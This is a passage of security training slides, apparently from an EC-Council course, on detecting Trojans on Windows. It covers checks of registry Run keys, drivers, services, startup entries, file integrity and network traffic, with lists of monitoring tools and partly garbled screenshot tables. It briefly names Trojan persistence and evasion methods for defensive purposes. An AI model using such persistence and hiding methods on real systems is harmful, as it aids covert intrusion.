<http://orangelampsoftware.com>



**Security Task Manager**  
<http://www.neuber.com>



**Yet Another (remote) Process Monitor**  
<http://yaprocmn.sourceforge.net>



**MONIT**  
<http://mmonit.com>



**ESET SysInspector**  
<http://www.eset.com>



**OpManager**  
<http://www.manageengine.com>

# Scanning for Suspicious Registry Entries



- Windows automatically executes instructions in
  - Run
  - RunServices
  - RunOnce
  - RunServicesOnce
  - HKEY\_CLASSES\_ROOT\exefile\shell\open\command "%1" %\*
- sections of registry
- Scanning registry values for suspicious entries may **indicate the Trojan infection**
- Trojans **insert instructions** at these sections of registry to perform malicious activities

*Finds registry errors, unneeded registry junk and helps in detecting registry entries created by Trojans*

Key	/	Entry's name	Value	Entry last modified	Error severity	Error description	File reference	Reason for detection	Tags
<input checked="" type="checkbox"/> HKCU\Software\Unitech\Proxy\Path		c:\program files (x86)\proxifier\proxychecker.exe		27.02.2014, 04:30	99%	File or directory "c:\Program Files\proxifier\proxychecker" does not exist.	c:\Program Files\proxifier\proxychecker	Invalid file reference	
<input type="checkbox"/> HKCR\Local Settings\WriteCache\@Microsoft\Readme	C:\Program File	N/A		20.02.2014, 13:06	20%	File or directory	C:\Program File\Invalid file r		
<input type="checkbox"/> HKCR\ProcMon\Logfile.1\Def	@	"C:\Users\PGB\		27.02.2014, 11:22	25%	File or directory	C:\Users\PGB\Invalid file r		
<input type="checkbox"/> HKCR\ProcMon\Logfile.1\Def\{KEY}		(KEY)		27.02.2014, 11:22	99%	File or directory	C:\Users\PGB\Invalid file r		
<input type="checkbox"/> HKCR\ProcMon\Logfile.1\shell	@	"C:\Users\PGB\		27.02.2014, 11:22	25%	File or directory	C:\Users\PGB\Invalid file r		
<input type="checkbox"/> HKCR\ProcMon\Logfile.1\shell\{KEY}		(KEY)		27.02.2014, 11:22	99%	File or directory	C:\Users\PGB\Invalid file r		
<input type="checkbox"/> HKCU\Software\classes\Local\@Microsoft\Readme	C:\Program File	N/A			20%	File or directory	C:\Program File\Invalid file r		
<input type="checkbox"/> HKCU\Software\classes\Proch\@	"C:\Users\PGB\	N/A			25%	File or directory	C:\Users\PGB\Invalid file r		
<input type="checkbox"/> HKCU\Software\classes\Proch\@	"C:\Users\PGB\	N/A			25%	File or directory	C:\Users\PGB\Invalid file r		
<input checked="" type="checkbox"/> HKCU\Software\Unitech\Proxy\Path		c:\program files (x86)\proxifier\proxychecker.exe		27.02.2014, 04:30	99%	File or directory	c:\Program File\Invalid file r	Invalid file reference	
<input type="checkbox"/> HKCU\Software\Unitech\Proxy\{KEY}		(KEY)		27.02.2014, 04:30	99%	File or directory	c:\Program File\Invalid file r		
<input type="checkbox"/> HKCU\Software\Microsoft\Windows\ManageEngine\CN/A				27.02.2014, 11:42	99%	File or directory	C:\ManageEngi\Invalid file r		
<input type="checkbox"/> HKCU\Software\Microsoft\Windows\Program Files (x86)\N/A				27.02.2014, 11:42	99%	File or directory	C:\Program File\Invalid file r		
<input type="checkbox"/> HKCU\Software\Microsoft\Windows\Program Files (x86)\N/A				27.02.2014, 11:42	99%	File or directory	C:\Program File\Invalid file r		
<input type="checkbox"/> HKCU\Software\Microsoft\Windows\Program Files (x86)\N/A				27.02.2014, 11:42	99%	File or directory	C:\Program File\Invalid file r		
<input type="checkbox"/> HKCU\Software\Microsoft\Windows\Program Files\N/A				27.02.2014, 11:42	99%	File or directory	C:\Program File\Invalid file r		

Selected: 1, highlighted: 1, total: 180

Custom fix... Fix Delete Close

<http://www.macecraft.com>

# Registry Entry Monitoring Tool: RegScanner



RegScanner allows you to scan the Registry, **find the desired Registry values** that match to the specified search criteria, and display them in one list

Registry Key	Name	Type	Data	Key Modified
HKCU\AppEvents\EventLabels>ShowBand		REG_SZ	Show Toolbar...	2/20/2014 6:05...
HKCU\Software\Adobe\Acrobat Reader\9....	bInternalExpan...	REG_DWORD	0x00000001 (1)	2/20/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/20/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/21/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/21/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/21/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/21/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/21/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/21/2...
HKCU\Software\Adobe\Acrobat Reader\9....	bAVToolBarHo...	REG_DWORD	0x00000001 (1)	2/21/2...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_SZ	FinanceApp.Pe...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_SZ	FinanceApp.Pe...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatiblcClose...	CLSID	REG_SZ	{ADCD00FF-DC...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Threadi...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	DllPath	REG_EXPA...	C:\Windows\s...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	CLSID	REG_SZ	{3D37891F-939...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Threadi...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	DllPath	REG_EXPA...	C:\Windows\s...	2/26/2014 4:49...
HKCU\Software\Classes\Local Settings\Im...	@C:\W...	REG_SZ	Set firewall sec...	2/20/2014 6:07...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	The Base Filter...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	This service m...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	The IKEEXT ser...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	Internet Protoc...	2/27/2014 4:59...

Registry Key	Name	Type	Data	Key Modified
HKCU\AppEvents\EventLabels\SecurityBand		REG_SZ	Information Bar	2/20/2014 6:05...
HKCU\AppEvents\EventLabels\SecurityBand	DispFil...	REG_SZ	@ieframe.dll,+...	2/20/2014 6:02...
HKCU\AppEvents\Schemes\Apps\Explorer...		REG_SZ		2/20/2014 6:02...
HKCU\AppEvents\Schemes\Apps\Explorer...		REG_SZ	C:\Windows\...	2/20/2014 6:02...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_EXP...		2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_SZ	FinanceApp.Pe...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatiblcClose...	CLSID	REG_SZ	{ADCD00FF-DC...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Threadi...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	DllPath	REG_EXPA...	C:\Windows\s...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Activati...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	CLSID	REG_SZ	{3D37891F-939...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	Threadi...	REG_DWO...	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClasse...	DllPath	REG_EXPA...	C:\Windows\s...	2/26/2014 4:49...
HKCU\Software\Classes\Local Settings\Im...	@C:\W...	REG_SZ	Set firewall sec...	2/20/2014 6:07...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	The Base Filter...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	This service m...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	The IKEEXT ser...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Im...	@%Sys...	REG_SZ	Internet Protoc...	2/27/2014 4:59...

<http://www.nirsoft.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Registry Entry Monitoring Tools

**Reg Organizer**<http://www.chemtable.com>**MJ Registry Watcher**<http://www.jacobsm.com>**Registry Viewer**<http://accessdata.com>**Active Registry Monitor**<http://www.devicelock.com>**Comodo Cloud Scanner**<http://www.comodo.com>**Regshot**<http://regshot.sourceforge.net>**Buster Sandbox Analyzer**<http://bsa.isoftware.nl>**Registry Live Watch**<http://leelusoft.blogspot.in>**All-Seeing Eyes**<http://www.fortego.com>**Alien Registry Viewer**<http://lastbit.com>

# Scanning for Suspicious Device Drivers



Trojans are installed along with device drivers **downloaded from untrusted sources** and use these drivers as a shield to avoid detection

Scan for **suspicious device drivers** and verify if they are genuine and downloaded from the publisher's original site

Go to Run → Type msinfo32 →  
Software Environment → System  
Drivers



Trojan Device  
Driver

System Information							
Name	Description	File	Type	Started	Start Mode	State	Sta
1994 OHC Com...	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK	
2ware	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK	
Microsoft ACPI ...	c:\windows\sysw...	Kernel Driver	Yes	Boot	Running	OK	
apicex	Microsoft ACPI-...	c:\windows\sysw...	Kernel Driver	Yes	Root	Running	OK
apicpqr	ACPI Processor ..	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
acpi001	ACPI Power Mgt...	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
acpi002	ACPI Wake Atar...	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
adp000	ADP800X	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
afd	Anomaly Handlin...	c:\windows\sysw...	Kernel Driver	Yes	System	Running	OK
agp440	Intel AGP Bus H...	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
alocale	Application Com...	c:\windows\sysw...	Kernel Driver	Yes	System	Running	OK
amdi0	AMD X3 Processo...	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
amdpem	AMD Processor ...	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
amdrata	amdrata	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
amdrata	amdrata	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
amdrata	amdrata	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
appid	AppID Driver	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
arcstar	Adapter SAVI/...	c:\windows\sysw...	Kernel Driver	No	Manual	Stopped	OK
azmon0ff	azmon0ff	\Device\azmon0ff	File System ...	Yes	Auto	Running	OK
azmon0ff	azmon0ff	\Device\azmon0ff	File System ...	Yes	Auto	Running	OK



# Device Drivers Monitoring Tool: DriverView



DriverView utility displays the list of all **device drivers** currently loaded on system. For each driver in the list, **additional information** is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.



Name	Address	End Address	Size	Lo...	Index	File Type	Description	Version	Company	F
ACPI.sys	00000000'0020...	00000000'0028...	0x00085000	1	15	System Driver	ACPI Driver for ...	6.3.9600.16423	Microsoft Co...	Micros
acpiex.sys	00000000'003D...	00000000'003E...	0x00018000	1	13	Dynamic Link...	ACPIEx Driver	6.3.9600.16384	Microsoft Co...	Micros
afd.sys	00000000'0106...	00000000'010F...	0x00093000	1	68	System Driver	Ancillary Functi...	6.3.9600.16384	Microsoft Co...	Micros
ahcache.sys	00000000'0198...	00000000'0199...	0x00017000	1	77	System Driver	Application Co...	6.3.9600.16384	Microsoft Co...	Micros
aswMonFlt.sys	00000000'0282...	00000000'0284...	0x00021000	1	115	System Driver	avast! File Syste...	9.0.2013.292	AVAST Softw...	avast!
aswRdr2.sys	00000000'0104...	00000000'0106...	0x0001a000	1	67	Network Driver	avast! WFP Redir...	9.0.2006.149	AVAST Softw...	avast!
aswRvrt.sys	00000000'0113...	00000000'0114...	0x00013000	1	50	System Driver		9.0.2004.130		
aswSnx.sys	00000000'0149...	00000000'0159...	0x00101000	1	53	System Driver	avast! Virtualizat...	9.0.2013.292	AVAST Softw...	avast!
aswSP.sys	00000000'0140...	00000000'0146...	0x0006d000	1	54	System Driver	avast! self prote...	9.0.2013.292	AVAST Softw...	avast!
aswStm.sys	00000000'031E...	00000000'031F...	0x00017000	1	135	Driver	Stream Filter	9.0.2013.292	AVAST Softw...	avast!
aswVmm.sys	00000000'010F...	00000000'0113...	0x00035000	1	49	System Driver		9.0.2010.245		
BasicDisplay.sys	00000000'017D...	00000000'017E...	0x00012000	1	61	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co...	Micros
BasicRender.sys	00000000'0147...	00000000'0148...	0x0000e000	1	57	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co...	Micros
Beep.SYS	00000000'0147...	00000000'0147...	0x00008000	1	56	System Driver	BEEP Driver	6.3.9600.16384	Microsoft Co...	Micros
BOOTVID.dll	00000000'001C...	00000000'001C...	0x0000a000	1	8	Display Driver	VGA Boot Driver	6.3.9600.16384	Microsoft Co...	Micros
bowser.sys	00000000'02BA...	00000000'02BC...	0x00020000	1	120	System Driver	NT Lan Manage...	6.3.9600.16384	Microsoft Co...	Micros

137 item(s), 1 Selected

<http://www.nirsoft.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Device Drivers Monitoring Tools



**Driver Detective**  
<http://www.drivershq.com>



**Unknown Device Identifier**  
<http://www.zhangduo.com>



**DriverGuide Toolkit**  
<http://www.driverguidetoolkit.com>



**InstalledDriversList**  
<http://www.nirsoft.net>



**Driver Magician**  
<http://www.drivermagician.com>



**Driver Reviver**  
<http://www.reviversoft.com>



**ServiWin**  
<http://www.nirsoft.net>



**Double Driver**  
<http://www.boozet.org>



**My Drivers**  
<http://www.zhangduo.com>



**DriverEasy**  
<http://www.drivereeasy.com>

# Scanning for Suspicious Windows Services




- Trojans spawn Windows services allow attackers **remote control to the victim machine** and pass malicious instructions
- Trojans **rename their processes** to look like a genuine Windows service in order to avoid detection
- Trojans employ rootkit techniques to manipulate **HKEY\_LOCAL\_MACHINE\System\CurrentControls et\Services** registry keys to hide its processes

Display Name	Description	Computer	Status	Path	Startup Type
Extensible Authentication...	@%systemro...	<Local ...	Stop...	C:\Wi...	Manual
Encrypting File System (E...	@%SystemR...	<Local ...	Runn...	C:\Wi...	Automatic
<b>EMP_UDSA</b>		<Local ...	Runn...	C:\Pi...	Automatic
Windows Event Log	@%SystemR...	<Local ...	Runn...	C:\Wi...	Automatic
COM+ Event System	@comres.dll...	<Local ...	Runn...	C:\Wi...	Automatic
Function Discovery Provi...	@%systemro...	<Local ...	Stop...	C:\Wi...	Manual
Function Discovery Reso...	@%systemro...	<Local ...	Stop...	C:\Wi...	Manual
Windows Font Cache Ser...	@%systemro...	<Local ...	Runn...	C:\Wi...	Automatic
Windows Presentation Fo...	@%SystemR...	<Local ...	Stop...	C:\Wi...	Manual
Microsoft FTP Service	@%windir%\...	<Local ...	Runn...	C:\Wi...	Automatic
Group Policy Client		<Local	Runn...	C:\Wi...	Automatic

# Windows Services Monitoring Tool: Windows Service Manager (SrvMan)



Windows Service Manager **simplifies all common tasks related to Windows services.**  
It can create services (both Win32 and Legacy Driver) without restarting Windows,  
delete existing services, and change service configuration



<http://tools.sysprogs.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Windows Services Monitoring Tools

**SMART Utility**<http://www.thewindowsclub.com>**Netwrix Service Monitor**<http://www.netwrix.com>**PC Services Optimizer**<http://www.smartpcutilities.com>**ServiWin**<http://www.nirsoft.net>**Windows Service Manager  
Tray**<http://winservicemanager.codeplex.com>**AnVir Task Manager**<http://www.anvir.com>**Process Hacker**<http://processhacker.sourceforge.net>**Free Windows Service  
Monitor Tool**<http://www.manageengine.com>**Nagios XI**<http://www.nagios.com>**Service+**<http://www.activeplus.com>

# Scanning for Suspicious Startup Programs



Check startup program entries in the registry

Details are covered in next slide



Check device drivers automatically loaded

C:\Windows\System32\drivers



Check boot.ini

Check boot. ini or bcd (bootmgr) entries



Check Windows services automatic started

Go to Run → Type services.msc → Sort by Startup Type



Check startup folder

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

C:\Users\ (User-Name) \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Startup Programs Monitoring Tool: Security AutoRun



Security AutoRun displays the list of all applications that are loaded automatically when Windows starts up

The screenshot shows a Windows application window titled "Security Autorun". The interface includes a left sidebar with a tree view of registry keys under "Local Machine", and a main pane displaying a table of startup services. The table columns are: Service Name, Description, Status, and Path. The status column shows many services as "Stopped". The path column shows the full file paths for each service.

Service Name	Description	Status	Path
COMSysApp	COM+ System Application	Stopped	C:\Windows\system32\svchost.exe /ProcessId: {02d4b3f...}
defragvc	Optimize drives	Stopped	C:\Windows\system32\svchost.exe -k defragvc
Fax	Fax	Stopped	C:\Windows\system32\fpsvc.exe
gupdate	Google Update Service (gupdate)	Stopped	"C:\Program Files (x86)\Google\Update\GoogleUpdate.e...
gupdatem	Google Update Service (gupdatem)	Stopped	"C:\Program Files (x86)\Google\Update\GoogleUpdate.e...
IEEBrCollectorSer...	Internet Explorer ETW Collector Ser...	Stopped	C:\Windows\system32\IEEBrCollector.exe /
MSOTC	Distributed Transaction Coordinator	Stopped	-
msiserver	Windows Installer	Stopped	C:\Windows\system32\msisexec.exe /
nvsvc	NVIDIA Display Driver Service	Running	"C:\Windows\system32\nvsvc.exe"
nvUpdaterService	NVIDIA Update Service Daemon	Running	"C:\Program Files (x86)\NVIDIA Corporation\NVIDIA Upd...
ose	Office Source Engine	Stopped	"C:\Program Files (x86)\Common Files\Microsoft Shared\Office...
ospoolvc	Office Software Protection Platform	Running	"C:\Program Files\Microsoft Shared\Office\12\Ospool...
Perfhost	Performance Counter DLL Host	Stopped	C:\Windows\SysWOW64\perfhost.exe
rpcapd	Remote Packet Capture Protocol v...	Stopped	"C:\Program Files (x86)\WinCap\rpcapd.exe" -d -F "C:\P...
RpcLocator	Remote Procedure Call (RPC) Locator	Stopped	C:\Windows\system32\locator.exe
snaphost	Microsoft Storage Spaces SNP	Stopped	C:\Windows\System32\snaphost.exe -k snaphost
snmptrap	SNMP Trap	Stopped	C:\Windows\System32\snmptrap.exe
spooler	Print Spooler	Running	C:\Windows\System32\spoolsv.exe
spopvc	Software Protection	Stopped	-
Stereo Service	NVIDIA Stereoscopic 3D Driver Ser...	Running	"C:\Program Files (x86)\NVIDIA Corporation\3D Vision\Inv...
stvsvc	Windows Image Acquisition (WIA)	Stopped	C:\Windows\system32\svchost.exe -k imsgc
svrprv	Microsoft Software Shadow Copy P...	Stopped	C:\Windows\System32\svrprv.exe -k svrprv
TrustedInstaller	Windows Modules Installer	Stopped	C:\Windows\System32\TrustedInstaller.exe
UDDetect	Interactive Services Detection	Stopped	C:\Windows\System32\UDDetect.exe

<http://tcpmonitor.altervista.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Startup Programs Monitoring Tools

**Autoruns for Windows**<http://technet.microsoft.com>**ActiveStartup**<http://www.hexissoft.com>**StartEd Pro**<http://www.outertech.com>**Startup Delayer**<http://www.r2.com.au>**Startup Manager**<http://startupmanager.org>**PCTuneUp Free Startup Manager**<http://www.pctuneupsuite.com>**Disable Startup**<http://www.disablestartup.com>**WinPatrol**<http://www.winpatrol.com>**Chameleon Startup Manager**<http://www.chameleon-managers.com>**Startup Booster**<http://www.smartpctools.com>

# Scanning for Suspicious Files and Folders



Trojans normally modify **system's files and folders**. Use these tools to detect system changes

## SIGVERIF

- It **checks integrity of critical files** that have been digitally signed by Microsoft
- To launch SIGVERIF, go to **Start → Run**, type **sigverif** and press **Enter**

## FCIV

- It is a command line utility that computes **MD5** or **SHA1 cryptographic hashes** for files
- You can download FCIV at <http://download.microsoft.com>

## TRIPWIRE

- It is an enterprise class system integrity verifier that **scans** and **reports critical system files for changes**



# Files and Folder Integrity Checker: FastSum and WinMD5



**FastSum 1.7 [Unregistered]**

File Edit View Run Tools Help

Register now!

Choose the files or an entire folder you want to make checksums of

After you save the results you will be able to check the integrity of your files.  
Press the Save (Ctrl+S) button to save.

Display the full path in file list

Name Size Checksum State

C:\Program Files (x86)\FastSum\Exe...	68 KB	D14FF956AC41344C94E7956A260365	Loaded
C:\Program Files (x86)\FastSum\F...	176 KB	F26F31D9DDEBF9AA1156A66B2804FF42	Changed
C:\Program Files (x86)\FastSum\F...	2,596 KB	795800614746DC22FF59AA2B7744C03	Actual
C:\Program Files (x86)\FastSum\H...	20 KB	1383D46CCCE9AFF15239E2775844F3	Loaded
C:\Program Files (x86)\FastSum\H...	3 KB	C31241456A8B5EA2804462304FBF8956	Changed
C:\Program Files (x86)\FastSum\I...	385 KB	A0346BB27C0900BE4330CB931491E281	Actual
C:\Program Files (x86)\FastSum\I...	1 KB	5166900FA9FD68886E4E3756283E35B7	Loaded
C:\Program Files (x86)\FastSum\I...	1 KB	29F98DAE207C336A2EC540C84EFE7F08	Changed
C:\Program Files (x86)\FastSum\I...	22 KB	B52FE468F6C628C5C427C7FCEAECCC18	Actual
C:\Program Files (x86)\FastSum\U...	14 KB	9C13F296C1B61B1DAC67F7343FEED64E	Loaded

Calculation process has begun at 2/28/2014 10:31:30 AM  
Detecting size: Found 12 files in 0 folders with total size 3.89 MB  
Calculating the checksums...  
Calculation completed at 2/28/2014 10:31:30 AM

Selected 3.89 MB in 12 files 0 folders

<http://www.fastsum.com>

- FastSum is used for **checking integrity** of the files
- It computes checksums according to the **MD5 checksum** algorithm

**WinMD5 v2.07 (C) 2003-2006 by ecolson@mit.edu**

File Edit Options Help

Currently Processing: (idle)  
(0 items enqueued)

Path	Hash	Bytes	Status
b65nprophanot1...	6442UDf46479729780409628422f6a2c	994	Unknown
cmiadapter.dll	1085f2bf1efda7661fffb74fa07d9398c	1139008	Unknown
cmiexact.dll	0941b7bcd4801b8129706ebabbedf8	403968	Unknown
cmiiv2.dll	b029a630497733f90ff2523d74782970	9287682	Unknown
ContextInsta...	eed3ac85099b7b64bb0b0b20a649414b	150016	Unknown
dberr.txt	4b56eabdf1c39d76cd2eb2beaa9dbc54	160396	Unknown
edb.chk	4466d4978ba57437d7d1d9eb5899ac1	8192	Unknown
edb00017.log	5f28e70b2163041d366acef7cc597295	2097152	Unknown
edb00018.log	775327340245e13805d0e1a03fd42b86	2097152	Unknown
edbres0001.jrs	b2d1296c20fa3c070422fe4105eca49	2097152	Unknown

Number of known md5 hashes found in MD5SUM files: 0

Drag files and MD5SUM files (if available) into this window.

<http://www.blisstonia.com/software>

<http://www.blisstonia.com>

- WinMD5 is a Windows utility for computing the **MD5 hashes** ("fingerprints") of files
- These fingerprints can be used to ensure that the **file is uncorrupted**



# Files and Folder Integrity Checker



**Advanced CheckSum Verifier (ACSV)**  
<http://www.irnis.net>



**Fsum Frontend**  
<http://fsumfe.sourceforge.net>



**Verisys**  
<http://www.ionx.co.uk>



**AFICK (Another File Integrity Checker)**  
<http://afick.sourceforge.net>



**FileVerifier++**  
<http://www.programmingunlimited.net>



**PA File Sight**  
<http://www.poweradmin.com>



**CSP File Integrity Checker**  
<http://www.tandemsecurity.com>



**ExactFile**  
<http://www.exactfile.com>



**OSSEC**  
<http://www.ossec.net>



**Checksum Verifier**  
<http://www.bitdreamers.com>

# Scanning for Suspicious Network Activities



Trojans connect **back to handlers** and send confidential information to attackers



Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses


